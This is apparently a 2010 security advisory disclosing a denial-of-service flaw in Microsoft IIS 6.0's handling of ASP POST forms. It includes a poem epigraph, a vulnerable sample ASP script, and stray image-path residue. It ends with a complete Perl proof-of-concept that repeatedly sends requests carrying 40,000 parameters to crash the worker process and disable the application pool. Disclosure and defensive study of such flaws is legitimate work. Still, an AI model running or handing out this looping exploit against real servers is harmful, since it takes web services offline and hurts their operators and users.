Microsoft IIS 6.0 ASP Stack Overflow (Stack Exhaustion) Denial of Service

Discovered by Kingcope

September 2010

Morning cigarette // from http://www.youtube.com/watch?v=Ehymo0ptcnY

"The day breaks and the city is in repose.
In our neighboorhood a chimney is smoking,
and I want you, like a morning cigarette
and like bitter coffee, and like bitter coffee

The streets are empty, there is not a soul in sight,
and the moon has just sunk in the West,
and I am looking for you, like an inevitable solution
and like the sun rising, and like the sun rising.

The sun comes up, the radio is sounding off
with a chasapiko which cries for some Taso
And I bet, with you as my stake, and afterwards, I pass,
on a hidden hand: four of a kind, four of a kind."

Thanks to Alex and Adrian for their endless support.

Affected Vendors

Microsoft

Affected Products

Only Microsoft IIS 6.0 was tested successfully
On a Windows Server 2003 SP2 System
The System was NOT updated to the latest patches during testing.
Since tests "in the wild" have shown the attack to be real this advisory was released.

Vulnerability Details


The vulnerability allows remote unauthenticated attackers to force the IIS server to become unresponsive until the IIS service is restarted manually by the administrator.
Required is that Active Server Pages are hosted by the IIS and that an ASP script reads out a Post Form value. When the following ASP script is hosted by IIS the attacker can run the attack:

```
<%
        Dim variable
        variable = Request.Form("FOOBAR")
%>
```


This small script reads out a POST request argument from the client side.

The exploit is simple: The attacker sends a POST request to the ASP site which reads out POST arguments. The POST request includes > 40000 request parameters and is sent in the form of an application/x-www-form-urlencoded encoding type.

The result is that one IIS worker process crashes because of a stack overflow (here stack exhaustion). Tests have shown that five consecutive requests of this type will cause the default application pool to be disabled because of a series of failures of the IIS worker processes. The IIS shows a "Service Unavailable" response to requesting clients until the World Wide Web Publishing Service is restarted manually by the administrator.



The worker process (w3wp.exe) is hit by a stack overflow as shown in the debugger.



The Windows Event Viewer shows the failure entries after a successful attack.

PoC Exploit

```
# IIS 6.0 ASP DoS PoC
# usage: perl IISdos.pl <host> <asp page>

use IO::Socket;
$|=1;

$host = $ARGV[0];
$script = $ARGV[1];

while(1) {
$sock = IO::Socket::INET->new(PeerAddr => $host,
                        PeerPort => 'http(80)',
                        Proto    => 'tcp');

$write = "C=A&" x 40000;

print $sock "HEAD /$script HTTP/1.1\r\nHost: $host\r\n"
            ."Connection:Close\r\nContent-Type: application/x-www-form-urlencoded\r\n"
            ."Content-Length:". length($write) ."\r\n\r\n" . $write;

print ".";

while(<$sock>) {
            print;
}
}
```